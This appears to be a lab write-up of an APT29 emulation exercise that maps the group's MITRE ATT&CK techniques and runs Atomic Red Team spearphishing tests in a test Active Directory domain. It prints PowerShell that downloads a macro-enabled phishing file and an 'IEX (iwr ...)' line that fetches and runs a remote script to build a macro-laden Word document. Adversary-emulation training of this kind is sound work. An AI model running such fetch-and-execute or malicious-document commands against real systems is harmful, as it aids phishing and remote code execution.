

APT29 - MITRE ATT&CK

Assignment

[APT29 TTP's](#)

[Active Directory Computers and Users](#)

[Initial Access](#)

[T1566.001 - Spearphishing Attachment](#)

[Execution](#)

[T1059.001 - PowerShell](#)

[T1047 - Windows Management Instrumentation](#)

[Persistence](#)

[T1546.008 - Accessibility Features](#)

[T1547.001 - Registry Run Keys / Startup Folder](#)

[T1053.005 - Scheduled Task](#)

[T1547.009 - Shortcut Modification](#)

[T1546.003 - Windows Management Instrumentation Event Subscription](#)

[Privilege Escalation](#)

[T1548.002 - Bypass User Access Control](#)

[Defense Evasion](#)

[T1551.004 - File Deletion](#)

[T1551 - Indicator Removal on Host](#)

[T1027 - Obfuscated Files or Information](#)

[T1218.011 - Rundll32](#)

[Lateral Movement](#)

[T1550.003 - Pass the Ticket](#)

[Command and Control](#)

[T1095 - Non-Application Layer Protocol](#)

[Tools](#)

[Mimikatz Tool](#)

[BloodHound](#)


[AutoRuns](#)

[ProcessExplorer](#)

Assignment

Execute APT29 TTP(Tactics,Techniques and procedures) with respect to MITRE ATT&CK framework

Execute the attack with respect to link <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Matrixes/windows-matrix.md> and use the below topology for the execution.



APT29 TTP's

- Advanced Persistent Threat - APT29 is a Russian Hacker group believed to be linked to the Russian Government.
- MITRE's Adversarial Tactics, Techniques, and Common Knowledge (MITRE ATT&CK) is an open and transparent framework of more than 200 techniques that adversaries may use over the course of an attack.
- This framework can be used by threat hunters, red teamers and defenders to better classify attacks and assess an organisation's risk.

Overview of APT29 techniques in MITRE ATT&CK Navigator

- List of all 23 techniques used by APT29 Russian Threat Group.

Domain	ID	Name	Use
Enterprise	T1015	Accessibility Features	APT29 used sticky-keys to obtain unauthenticated, privileged console access. ^{[4][6]}
Enterprise	T1088	Bypass User Account Control	APT29 has bypassed UAC. ^[4]
Enterprise	T1043	Commonly Used Port	APT29 has used Port Number 443 for C2. ^[7]
Enterprise	T1172	Domain Fronting	APT29 has used the meek domain fronting plugin for Tor to hide the destination of C2 traffic. ^[4]
Enterprise	T1203	Exploitation for Client Execution	APT29 has used multiple software exploits for common client software, like Microsoft Word and Adobe Reader, to gain code execution as part of. ^[1]
Enterprise	T1107	File Deletion	APT29 used SDelete to remove artifacts from victims. ^[4]
Enterprise	T1070	Indicator Removal on Host	APT29 used SDelete to remove artifacts from victims. ^[4]
Enterprise	T1188	Multi-hop Proxy	A backdoor used by APT29 created a Tor hidden service to forward traffic from the Tor client to local ports 3389 (RDP), 139 (Netbios), and 445 (SMB) enabling full remote access from outside the network. ^[4]
Enterprise	T1027	Obfuscated Files or Information	APT29 uses PowerShell to use Base64 for obfuscation. ^[7]
Enterprise	T1097	Pass the Ticket	APT29 used Kerberos ticket attacks for lateral movement. ^[4]
Enterprise	T1086	PowerShell	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell scripts to evade defenses. ^{[3][47]}
Enterprise	T1060	Registry Run Keys / Startup Folder	APT29 added Registry Run keys to establish persistence. ^[4]
Enterprise	T1085	Rundll32	APT29 has used rundll32.exe for execution. ^[7]
Enterprise	T1053	Scheduled Task	APT29 used named and hijacked scheduled tasks to establish persistence. ^[4]
Enterprise	T1064	Scripting	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke, as well as to evade defenses. ^{[3][4]}
Enterprise	T1023	Shortcut Modification	APT29 drops a Windows shortcut file for execution. ^[7]
Enterprise	T1045	Software Packing	APT29 used UPX to pack files. ^[4]
Enterprise	T1193	Spearphishing Attachment	APT29 has used spearphishing emails with an attachment to deliver files with exploits to initial victims. ^{[1][7]}
Enterprise	T1192	Spearphishing Link	APT29 has used spearphishing with a link to trick victims into clicking on a link to a zip file containing malicious files. ^[4]
Enterprise	T1095	Standard Non-Application Layer Protocol	APT29 uses TCP for C2 communications. ^[7]
Enterprise	T1204	User Execution	APT29 has used various forms of spearphishing attempting to get a user to open links or attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files. ^{[1][7]}
Enterprise	T1047	Windows Management Instrumentation	APT29 used WMI to steal credentials and execute backdoors at a future time. ^[4]
Enterprise	T1084	Windows Management Instrumentation Event Subscription	APT29 has used WMI event filters to establish persistence. ^[4]

Active Directory Computers and Users

Name	Type
Administrator	User
Allowed RODC Password Replication Group	Security
Cert Publishers	Security
Cloneable Domain Controllers	Security
Denied RODC Password Replication Group	Security
DHCP Administrators	Security
DHCP Users	Security
DnsAdmins	Security
DnsUpdateProxy	Security
Domain Admins	Security
Domain Computers	Security
Domain Controllers	Security
Domain Guests	Security
Domain Users	Security
Enterprise Admins	Security
Enterprise Read-only Domain Controllers	Security
Group Policy Creator Owners	Security
Guest	User
hacker1	User
RAS and IAS Servers	Security
Read-only Domain Controllers	Security
Schema Admins	Security
WinRMRemoteWMIUsers_	Security Gr...

Domain Admins Properties
?
X

General
Members
Member Of
Managed By

Members:

Name	Active Directory Domain Services Folder
Administrator	internship.com/Users
hacker1	internship.com/Users


<
|||
>

Add...
Remove


OK
Cancel
Apply

Security Gr... Members of this gr...


hacker1 user → added to Domain admins



hacker2 user as a normal domain user



Computer objects connected to DC



AD DS setup with static IP

View basic information about your computer

Windows edition

Windows 10 Enterprise

© 2017 Microsoft Corporation. All rights reserved.



System

Processor: Intel(R) Core(TM) i5-5300U CPU @ 2.30GHz 2.29 GHz (2 processors)
 Installed memory (RAM): 1.52 GB
 System type: 64-bit Operating System, x64-based processor
 Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name: WIN10-M1
 Full computer name: WIN10-M1.internship.com
 Computer description:
 Domain: internship.com

[Change settings](#)

View basic information about your computer

Windows edition

Windows 10 Enterprise

© 2017 Microsoft Corporation. All rights reserved.



System


Processor: Intel(R) Core(TM) i5-5300U CPU @ 2.30GHz 2.29 GHz (2 processors)
 Installed memory (RAM): 1.52 GB
 System type: 64-bit Operating System, x64-based processor
 Pen and Touch: No Pen or Touch Input is available for this Display

Computer name, domain, and workgroup settings

Computer name: WIN10-M1
 Full computer name: WIN10-M1.internship.com
 Computer description:
 Domain: internship.com



[Change settings](#)



Testing Windows 10 Machine

Access Control

- Policy
- NAT**

Threat Prevention

- Policy
- Exceptions

Shared Policies

- Geo Policy
- Policy

No.	Original Source	Original Destinati...	Original Services	Translated Source	Translated Destin...	Translated Services	Install On	Commer
Automatic Generated Rules : Machine Static NAT (No Rules)								
Automatic Generated Rules : Machine Hide NAT (No Rules)								
Automatic Generated Rules : Address Range Static NAT (No Rules)								
Automatic Generated Rules : Network Static NAT (No Rules)								
Automatic Generated Rules : Address Range Hide NAT (No Rules)								
▼ Automatic Generated Rules : Network Hide NAT (1-2)								
1	Internal Network	Internal Network	* Any	= Original	= Original	= Original	* All	
2	Internal Network	* Any	* Any	Internal Network	= Original	= Original	* All	
Manual Lower Rules (No Rules)								

Hide NAT to network 192.168.75.0/24

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/hacker/Tools/icmsh]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 105.30.40.100 netmask 255.255.255.0 broadcast 105.30.40.255
    inet6 fe80::7b27:71ef:3c1c:ed9a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f5:a5:5d txqueuelen 1000 (Ethernet)
    RX packets 688 bytes 400791 (391.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 496 bytes 33539 (32.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

```

Attacker machine

Initial Access

T1566.001 - Spearphishing Attachment

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/T1566.001.md>
- ▼ Atomic Test #1 - Download Phishing Attachment - VBScript
 - The below PowerShell script will download the macro-enabled Excel file that contains VBScript which when opened will open our default browser and opens it to google.com



```

if (-not(Test-Path HKLM:SOFTWARE\Classes\Excel.Application)){
    return 'Please install Microsoft Excel before running this test.'
}
else{
    $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
    $fileName = 'PhishingAttachment.xlsm'
    New-Item -Type File -Force -Path $fileName | out-null
    $wc = New-Object System.Net.WebClient
    $wc.Encoding = [System.Text.Encoding]::UTF8
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
    ($wc.DownloadString("$url")) | Out-File $fileName
}


```

- This script downloaded the file but it was corrupted, I manually downloaded the file from GitHub and opened it.
- By default, Excel will block automatically running macros, we have to enable the content.


Demo



Automatically opened chrome and opens google.com



We can see the VBScript code when we edit the macro




We can see the PowerShell event log in event viewer

▼ Atomic Test #2 - Word spawned a command shell and used an IP address in the command line


- Upon executing the below script, first it will download the PowerShell script from GitHub and execute it. The script will create a malicious word document which will spawn a command prompt and runs a command.
- We will just pass the ping command to IP 123.123.123.123

```
IEX (iwr "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-MalDoc.ps1")
$macrocode = " Open ``C:\Users\Public\art.jse`` For Output As #1`n Write #1, `WScript.Quit```n Close #1`n
Shell`$ ``ping 123.123.123.123```n"
Invoke-MalDoc $macrocode "16.0" "Word"
```

